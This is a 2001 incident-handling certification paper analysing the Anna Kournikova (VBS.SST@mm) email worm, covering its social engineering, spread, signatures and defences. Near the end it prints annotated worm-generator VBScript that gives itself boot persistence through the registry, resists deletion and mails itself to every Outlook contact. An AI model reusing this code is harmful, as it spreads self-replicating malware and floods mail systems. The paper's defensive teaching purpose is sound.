Global Information Assurance Certification Paper

Advanced Incident Handling and Exploits
Practical Exam
Option 2 – Document and exploit or malicious program
By
Michael Glen Tompkins

I have chosen the virus VBS.SST@mm as the malicious code for my practical exam. I chose this particular virus for two reasons. First, the virus was released in the wild just last week. The second reason that I have chosen this virus is that when I started receiving emails last week with the subject line "Here you have, ;0)". I became suspicious of the email and started to investigate. What immediately struck me as interesting about this virus was the fact that if was a simple rehash of the "I Love you" virus, yet it was very successful for a short period of time.

EXPLOIT DETAILS

Name: The VBS.SST@mm virus goes by many aliases. Some of the more commonly known are: VBS.Lee-o, VBS.OnTheFly, VBS.Vbswg.gen, Anna Kournikova, VBS/VBSWG.J@mm, AnnaKournikova, VBS/Anna, VBS/SST-A, VBS/SST.A, VBS/SST.Worm, VBS_Kalamar.a.

Variants: According to both Securityportal.com and McAfee there are no variants of this particular virus at this time. Almost immediately after the release of the original virus on February 12, 2001 slight variations of the virus were noticed; however, since the main difference noted was a slight change in the subject line or message body anti-virus software companies appeared to also classify these viruses as VBS.SST@mm. On February 16, 2001, four days after the initial release, F-Secure's site listed two variants of VBS.SST@mm, OntheFly.B and OntheFly.C.

In Hacking Exposed, the authors discuss a general vulnerability for Microsoft Windows products that they call "Outlook Address Book Worms" and a way to leverage that vulnerability through email attachments. Taking this somewhat broader-scoped view of the VBS.SST@mm virus I would say that this is really a variant of the "I love you" and Melissa viruses, among others.

Operating Systems impacted: All windows operating systems that utilized the Windows Script Host model are potentially vulnerable to this virus. The specific operating systems are Windows 2000, Windows Millenium Edition, Windows 95, Windows 98, and Windows NT 4.x.

Protocols/Services: The virus uses social engineering to get the user to open an email file attachment and then the executable code takes advantage of security weaknesses in the Microsoft Windows Scripting Host to launch the

worm. The virus is therefore limited to Windows operating systems running the Windows Scripting Host.

Description:A somewhat standard Windows Scripting virus is launched by when a user clicks on an email attachment. The user is fooled into thinking they have received a jpeg file of the tennis star Anna Kournikova, but in reality they have received a Visual Basic script file named AnnaKournakova.jpg.vbs.

Protocol Description: This attack does not exploit a specific protocol for the attack, rather it uses the Windows Scripting Host that is part of all current Microsoft operating systems and is shipped with many Microsoft applications, such as Internet Explorer or Outlook Express. The Windows Scripting Host was first released as part of the Windows 98 operating system and shortly after a version was made available for Windows 95. The Windows Scripting Host was developed to allow Javascript and Visual Basic Script to be executed directly from the operating system.

The scripts are plain text files that allow the operating system to use a scripts language to access objects in the Windows system such as files, folders, and applications. The Windows Script Host allows programmers to have a simple, yet powerful language to manipulate Windows system objects. There is a strong similarity in commands between Visual Basic and the Visual Basic Script used by the Windows Script Host.

The combination of relative simplicity of use, a powerful scripting language, and a large user base makes Visual Basic Scripts a good tool for developers. Unfortunately Microsoft has implemented what many people believe to be a poor security model that allows virus creators to have a powerful tool combined with a target system that has many potential vulnerabilities.

Description of Variants: Some other popular viruses that used the Windows Scripting Host to retransmit the email message along with the infected file are listed here. I may be taking some freedom in listing these viruses as variants, but for my purposes I have chosen to group these viruses together. The reasons I feel that this is a valid classification is these viruses all used similar actions in the Windows Scripting Host, and they all relied on the user accepting an attached email file. The first two variants are the ones described in F-Secure's web site and are "officially" listed as variants according to F-Secure. Complete information on F-Seeker's description is available at http://www.f-secure.com/v-descs/onthefly.shtml

Onthefly.B: Discovered on February 16, 2001, this virus is written in German and has the following Subject line: Neues von Ihrem Internetdienstleister - Robert T. Online informiert. The message is also in German. The primary difference in OntheFly.B and the original is that OntheFly.B makes the following addition to the registry. HKEY_CURRENT_USER\software\mailed. This variant will also take advantage of client software running mIRC and Pirch IRC.

OntheFly.C: This variant is not encrypted and has a bug in the code that prevents the code from being run.

Mellisa: This virus was first found in the wild in 1999. It used the macro scipting language of Microsoft Word to replicate the infected message and attachment to the first 50 names in the Microsoft Outlook address book. This was the first case I could find of a virus that took advantage of Microsoft's scripting language to mail itself to multiple victims. The significance of this virus is that it combined the ability of a worm to damage a system with the capability to spread rapidly and to cause a resulting denial of service. A good source of information on this virus is found at http://www.cert.org/advisories/CA-1999-04.html.

VBS.Loveletter.A This virus used a naming scheme similar to the one used by VBS.SST@mm to hide the vbs extension. This virus was first discovered in May of 2000. The attached file in this case was named LOVE-LETTER-FOR-YOU.TXT.vbs. The social engineering aspect in this case was the fact that hundreds of thousands of people were intrigued by the possibility of receiving a love letter and they threw caution to the wind about opening attached files. The payload in this case was a destructive use of Visual Basic Script.

The loveletter worm replaces the following files with these extensions and then appends the extension .VBS to the original filename:

*.JPG
*.JPEG
*.MP3
*.MP2 .

The Loveletter worm also overwrites files with these extensions and then replaces the extension with .VBS:

*.VBS
*.VBE
*.JS
*.JSE
*.CSS
*.WSH
*.SCT
*.HTA

The Loveletter worm will detect if the client has an internet relay chat program mIRC installed on the system. If mIRC is installed it will also attempt to infect people in the same IRC channel as the infected client.

Since the attachment has a "double extension", mailers which suppress well-known extensions such as .vbs may present this file as LOVE-LETTER-FOR-YOU.TXT, which appears more innocent. An excellent source of information for

about the love letter virus is http://securityportal.com/research/virus/profiles/vbslovelettera.html. Additionally, there is a paper on the VBS.Letter.A by Jay Swofford in the SANS Advanced Incident Handling practical assignment section.


How the Exploit Works: The exploit has two distinct phases. First the virus has to get the unsuspecting user to open an email attachment. The second phase of this exploit is running the Windows Script on the victims machine. The first phase of the exploit is largely a social engineering exploit, although there are some interesting twists thrown in. The Anna Kournikova idea was hardly novel in its idea to fool people into thinking they were going to see a picture of the tennis star when they clicked on the file icon. But is this really any different than teasing people with the lure of a love letter, a resume, joke or any of the other tag lines that have fooled so many people. I don't think so. The possibilities with this approach to teasing users with an interesting picture or file is only limited by the imagination of the virus writers.

The more interesting aspect of this first phase is the way the virus writer tries to hide the true extension of the attached file using the double period naming convention i.e.AnnaKournokova.jpg.vbs. Other variations on this theme have been used, such as embedding several spaces in the file name before the extension so that the real extension gets pushed off of the users screen.

The second phase of this exploit starts when the user launches the attached file. The worm contains some fairly standard visual basic script code that gets executed when the user opens the attachment. The source code of the worm generator would also suggest that the code remains in memory and is loaded again during Windows startup.

This exploit's success is remarkably similar to an actual biological virus. Just like a many real viruses, the VBS.SST@mm has a fairly small chance of causing a secondary infection with any one individual that it sends the infected file to. However, because the virus is emailed to everyone in all of the Outlook address books, it initially had a fairly large success rate. The number of total victims grows exponentially very quickly when the virus is released in this fashion. In addition to the potential exposure to a large number of people from each victim, the timing of this virus was nearly perfect. The virus hit on a Monday just as the United States business world was getting cranked up and the retransmission time was reduced significantly. Within the first four hours of infection, the virus had already infected around 3,000 computers [i] and by the February 14, it had already infected over 850,000 computers. [ii]


Diagram



How to use the Exploit: The exploit is used by sending the infected file to someone who is running an unprotected Windows computer. Variations on this exploit are nearly endless and simply changing the subject line, message text, attachment name etc. may fool some recipients and even some older virus detection software. Once the virus and email are created and sent to a victim, this type of exploit is off and running and will continue to propagate throughout the computer community.

Signature of the attack: The signature of these types of email worm attacks is pretty standard now. Signatures are quite apparent at two different levels. I will divide the attack signature description into two sections. First from the end user perspective and the second from the network perspective.

The first sign from the user perspective is receiving an unsolicited email with an attachment. If the user is paying attention they will probably find that the subject and heading are suspicious in that they are of generic interest and not tailored to the individual. An experienced user will also notice that the attached file has the extension of vbs. Even if the users computer is set up so that they cannot see the actual extension of the attached file, the icon associated with attachment will be correct. The next picture shows the two different icons that should alert an unsuspecting user to the true nature of the attachment.



The top icon is what you should see when a Windows attachment is a jpeg file. The bottom icon is the one associated with windows scripts; so even if the virus writer has attempted to hide the true extension of the attachment, the alert end user should notice something is wrong.

In the specific case of the VBS.SST@mm virus, the email itself will help to identify the virus. The subject line of the original virus will show up as "Subject:Here you have, :0)" and the message body wil say "HI: Check This!. " The attachement will be a file named AnnKournikowva.jpg.vbs, or AnnaKour.vbs. Because of the nature of this type of virus you may see slight variants such as different heading or message body. The German version of the virus VBS.SST@mm.A, has an entirely different subject and message (written in German, of course) and in this case the file attachment is named Neue Tarife.txt.vbs.

Presence of the file AnnaKournikova.jpg.vbs on your local drive most likely will mean that your computer has been infected by this virus already. Typically, this file will be found in your Windows system folder. (ie., C:Win98\AnnaKournikova.jpg.vbs.)

The virus will also make the following entries in the Windows registry: HKEY_USERS\.DEFAULT\Software\OnTheFly and HKEY_USERS\.DEFAULT\Software\OnTheFly\Mailed=

Network administrators, etc., should have several things they can use to alert them to an infection from this type of virus. They should be picking up the increased traffic that their filters are stopping with vbs attachments. (I am assuming that that vbs traffic is stopped. I don't remember ever receiving or hearing about an email attachment with a vbs extension that was used for a valid purpose). The increased mail server load in the later stages of this virus should be a dead giveaway to all but the most inexperienced network managers. The virus itself does not have a destructive payload, but many administrators experienced an effective denial of service on their networks because of the load the increased email placed on it.

How to protect against the VBS.SST@mm **virus:** Fortunately there are many different ways to protect against this virus. At a recent Association of Information Technology Professionals meeting, our speaker for the evening was responsible for security at a large U.S. Navy site. Their policy on e-mail attachments is "Just say No." They do not allow attachments at all. It may seem a bit harsh, but it certainly is a *nearly* foolproof solution to these email attachment borne viruses. I say nearly because this approach will have no effect on the denial of service they may experience from incoming mail and they could get still receive infections from ftp sites, dial-in-connections, and sneakernet traffic. Most security personnel, at least for now, have chosen a different route than to deny all attachments.

I sent emails to two security professionals to ask their opionion on the best way to stop this type of virus and both of them said essentially the same thing. Keith Filzen, Director of Technology at Safe Harbor Systems, replied, "There is an ongoing battle between operations requirements and security. It is ultimately up to the management to weigh the business needs and decide what is an acceptable risk." Filzen stated that his solution is very simple, yet difficult to implement. His solution is a company-wide awareness program that is mandatory, recurring, and requires a written signature for attendance. Furthermore, he emphasizes the need for employees to be aware that they can be held accountable for their actions. Filzen said that he "absolutely" did not think disabling attachments was an acceptable solution for most companies.

Ken Dunham, Senior Analyst, Antivirus & Malware Technologies for the securityportal.com site, says "While we can't rely upon users to make good decisions all the time, a strong education program can be put in place to lower the risk of infection to a corporation. In other words, it's not perfect, but it helps – a lot in some cases. Good anti-malware programs involve multiple levels of defenses, technically, organizationally, socially, etc." Dunham also warned against people that "continue to rely upon technology to solve their problems, rather than practicing safe computing."

The VBS.SST@mm has two aspects that I identified earlier the social aspect of getting people to open an attached file, and the worm code that is released once the file is launched. The use of anti-virus software is certainly a big part of any defense against this virus. But as Dunham pointed out in his email, "many users have not updated the program and/or have improperly configured them to avoid malware." Anti-virus software should be a required part of any defense-in-depth strategy, but it has limitations due to the requirement that the software be installed correctly and because of the reactive nature of this software. Years ago, when virus outbreaks took months or even years to propagate, anti-virus companies had a long time to develop signatures to stop the virus. With today's email-borne viruses, if your software signature files are out of date the virus is going to be spread worldwide within a matter or days or even hours.

There are a few solutions that I found that seem to address the problem of the operational need to allow attachments and the need to provide a secure network. The most foolproof solution I found was provided by Ken Dunham at //securityportal.com/articles/removewsh20010214.html. This solution is to completely remove the Windows Scripting Host engine. The article gives step by step instructions for removing Windows Scripting Host and virtually any user should be able to follow these 5 or six simple steps. The steps required to remove the program from Windows98 systems are:

1. Start->Settings->Control Panel
2. Click on add/remove software
3. Select the Windows Setup tab
4. Double click the Accessories
5. Scroll down the list and clear the checkbox by Windows Scripting Host
6. Close and save your changes

This is a simple and foolproof method of stopping worms that are based on the Windows Scripting Host, but Dunham does point out a couple of the caveats with this approach. First, there are a few programs out there that require the use of the Windows Scripting Host. Also, some programs such as Microsoft Internet Explorer may install the scripting host as part of their installation routine. When this happens the six steps above would need to be repeated.

Microsoft has somewhat belatedly released a security service release that fixes most of these problems for users of Outlook 98 and 2000. The patch and related article can be found at http:// officeupdate.microsoft.com / 2000 / downloadDetails / Out2ksec.htm. The service release has a three-pronged attempt at upgrading the security of Outlook: email attachment security, Object Model Guard, and increased Outlook default security settings.

Essentially, the attachment measure prevents users from downloading level 1 files (files that could run executable code or change computers settings). These files have the following extensions:BAS, VBS, JSs, URLs, ISN, LNKS, PIF). If you try to send a file as an attachment that is on the list of restricted files, you will be prompted for a response before the attachment is sent.

The service release, Object Model Guard, prompts users when an external program tries to access the address book or send e-mail on their behalf. If code attempts to access your Outlook's address book a warning message is sent to you. You may then choose to allow the program to continue and even specify the amount of time it may have access to the address book, or disallow it completely. The service release also increases the default security zone settings. This helps to defeat viruses that are spread by scripting. You can manually change your Outlook security setting by going to the Tools->Options->Security tab. Changing this setting prevents scripts from running inside HTML e-mails. A serious shortcoming of Microsoft's approach to this security problem is that the service release is only available for Outlook 98 and Outlook 2000. Users of Outlook Express and Outlook 97 appear to be left out of the solution.

An interesting freeware security update for Microsoft Windows is available from www.cigital.com/jbf/tech.html. I first read about this product in the book Hacking Exposed 2nd Edition by Joel Scambray, Stuart McClure, and George Kurtz. If this product performs as advertised, it would seem to be a much better solution than Microsoft's. Cigital's approach is aptly called "JustbeFriends" [iii]and works by controlling the access to the Outlook programs. This approach will not work on Windows98 or Windows95 because of this file system's security approach; however, the fact that the program will fit on 1 floppy, is only 300K compared to a relatively massive 8 megs for the Microsoft solution, and it provides security on Outlook97,2000 and Outlook Express make this an attractive option for those running WinNT. According to the Cigital article, the Microsoft solution relies on a very complex approach of restricting access to a large number of subsections of Outlook. This approach works, but may be limited to known exploits in the Outlook code. JustBeFriends works by controlling the programs that connect to Outlook. If another application tries to connect to Outlook you are prompted to confirm whether or not to allow the action.

Source Code/Pseudo Code: I was unable to verify the source code used in this virus. I did locate several references to the virus on the newsgroup alt.comp.virus.source.code and this site was referenced by a security organization as having posted the source code within hours of the release of the virus. I was not able, however, to authenticate that this was the actual code. I was able to locate the Worm Generator that was used by the perpetrator to develop the worm source code and will use the sample code from the generator for an analysis of the attack.

My approach to analyzing the data will be to show you screen snapshots from the Worm Generator and then to show samples of the generated code. The generated code is encrypted, but the author does include the unencrypted generic code that is used as a learning tool. The Worm Generator date file stamps were from July of 2000 and the name attributed to the author is Kalamar, a high school student from Argentina. I feel confident that this is the same Worm Generator that the author used.

Below is a screen print of the main screen of the Worm Generator. This is one of the things that caused me to question conventional approaches to virus security. The first thing I questioned was why an exploit that relied on sending attachments with a .vbs extension would still cause problems since we have been through that routine with "I Love you", et al. When I downloaded this generator and saw how simple the author had made it for the virus writers to generate code I was amazed. And it *appears* like the virus author just punched a couple buttons without even bothering to change any defaults, which was even more amazing. It couldn't get much easier from the virus writer's perspective. Note the random words length option. I will show some sample code generated by this tool and how it attempts to avoid virus detectors by this simple substitution.

The following screen capture shows the Outlook default data. What caught my eye with this option was the fact that the virus author didn't even bother to change the subject and message lines from the tool default. I found this aspect of the virus creation and eventual success disconcerting. If a high school kid from Argentina can create a tool like this and someone can download it, use the tool defaults, and still bring many networks down, we have a problem.

As you can see, this is a snapshot of the Payload options screen. If the virus author had not left the default payload date of Jan 26th, but had changed it to something that had a better chance of being executed, how much more damage would this have caused?

This is the History text that is included with the Worms Generator. Several previous versions were also included, but 1.5 is the latest and the one used to create VBS.SST@mm.

*Vbs Worms Generator 1.5:

New encryption method, new random word engine (whit caps and numbers), select random words lenght, file downloading and execution, main, outlook and mirc script modification to avoid avp detection; more bugs fixed. Added New vbs reg file to add the Vbs file type to the File/New explorer submenu, Modyfied the SaveAs dialog, cause it was causing troubles in some computers, added setup, added welcome Screen

This is sample code generated by the Worms Generator.

Remark to get credit

```
'Vbs.Worm Created By [K]Alamar
```

error trapping code – in this case if vbs encounters an error it should just proceed with the next line

```
On Error Resume Next
```

Create scripting object. The variable name x076L51xnf3 is randomly created by the Worm Generator. The user simply specifies how many characters they want in the variable name.
I would hope a simple substitution like this would not fool any virus detection program, but.. you never know

```
Set x076L51xnf3= Createobject("scripting.filesystemobject")
```

The next couple of lines copy the attached file to the folder specified in the Worms Generator (see first screenshot)

```
x076L51xnf3.copyfile

wscript.scriptfullname,x076L51xnf3.GetSpecialFolder(0)& "\WormSans.vbs"
```

create scripting object and write entry to registry so that it runs each time windows is started

```
Set tJk78cWbdgR = CreateObject("WScript.Shell")
tJk78cWbdgR.regwrite
"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WormSANS","wscript.exe
"&x076L51xnf3.GetSpecialFolder(0)& "\WormSans.vbs %"
```

if registry value not equal <> to 1 then execute the function fnm5JE4yged() this function is explained about ten lines down, but basically this is the code that iterates through the address book and mails everyone

```
if tJk78cWbdgR.regread ("HKCU\software\Worm\mailed") <> "1" then
fnm5JE4yged()
end if
```

These lines are generated if the user has selected the option from the program to use anti-deletion

```
Set dtJq75i493v= x076L51xnf3.opentextfile(wscript.scriptfullname, 1)
ZsOJL47WZjP= dtJq75i493v.readall
dtJq75i493v.Close
```

code to recreate local system file if it does not exist

```
Do
If Not (x076L51xnf3.fileexists(wscript.scriptfullname)) Then
Set J4uDDnq8YG9= x076L51xnf3.createtextfile(wscript.scriptfullname, True)
J4uDDnq8YG9.writeZsOJL47WZjP
J4uDDnq8YG9.Close
End If
Loop
```

This is the heart of the address book code.

```
Function fnm5JE4yged()
On Error Resume Next
```

Create outlook object

```
Set gcsY3695G42 = CreateObject("Outlook.Application")
If gcsY3695G42= "Outlook"Then
```

```
Set MD6g6PX6wgt=gcsY3695G42.GetNameSpace("MAPI")
Set r01vNavz5IQ= MD6g6PX6wgt.AddressLists
```

Loop through each member in the address book

```
For Each AQc521x766t In r01vNavz5IQ
If AQc521x766t.AddressEntries.Count <> 0 Then
k2QY0VyK1Al = AQc521x766t.AddressEntries.Count
For Gt14rLFADe8= 1 To k2QY0VyK1Al
```

Creates message with the subject and message that was specified in the Worms Generator

```
Set xhU4KdI9YSV = gcsY3695G42.CreateItem(0)
Set w7UnS2QX2ys = AQc521x766t.AddressEntries(Gt14rLFADe8)
xhU4KdI9YSV.To = w7UnS2QX2ys.Address
xhU4KdI9YSV.Subject = "Here you have, ;o)"
xhU4KdI9YSV.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""
```

add the infected attachment to each email

```
set T0zofe8TV7q=xhU4KdI9YSV.Attachments
T0zofe8TV7q.Add x076L51xnf3.GetSpecialFolder(0)& "\WormSans.vbs"
xhU4KdI9YSV.DeleteAfterSubmit = True
If xhU4KdI9YSV.To <> "" Then
```

Send the email off and update registry indicating success

```
xhU4KdI9YSV.Send
tJk78cWbdgR.regwrite "HKCU\software\Worm\mailed", "1"
End If
Next
End If
Next
end if
End Function
'Vbswg 1.5. [K]Alamar.
```

Additional Information:

These sites were a valuable source of information and related links.

http://securityportal.com/research/virus/profiles/vbssst.html
http://www.messagelabs.com/
http://www.cert.org/advisories/index.html

---

[i] Delio, Michelle, Anna Worm Writer Tells All, Feb 16, 2001
http://www.wired.com/new/technology/0,1282,41782,00.html
[ii] Dunham, Ken, SST/Ann/Kalarmar Center Feb 13, 2001
http://securityportal.com/articles/sstcenter20010213.printerfriendly.html
[iii] Services, "JustBeFriends", Feb 18, 2001
http://www.cigital.com/jbf/tech.html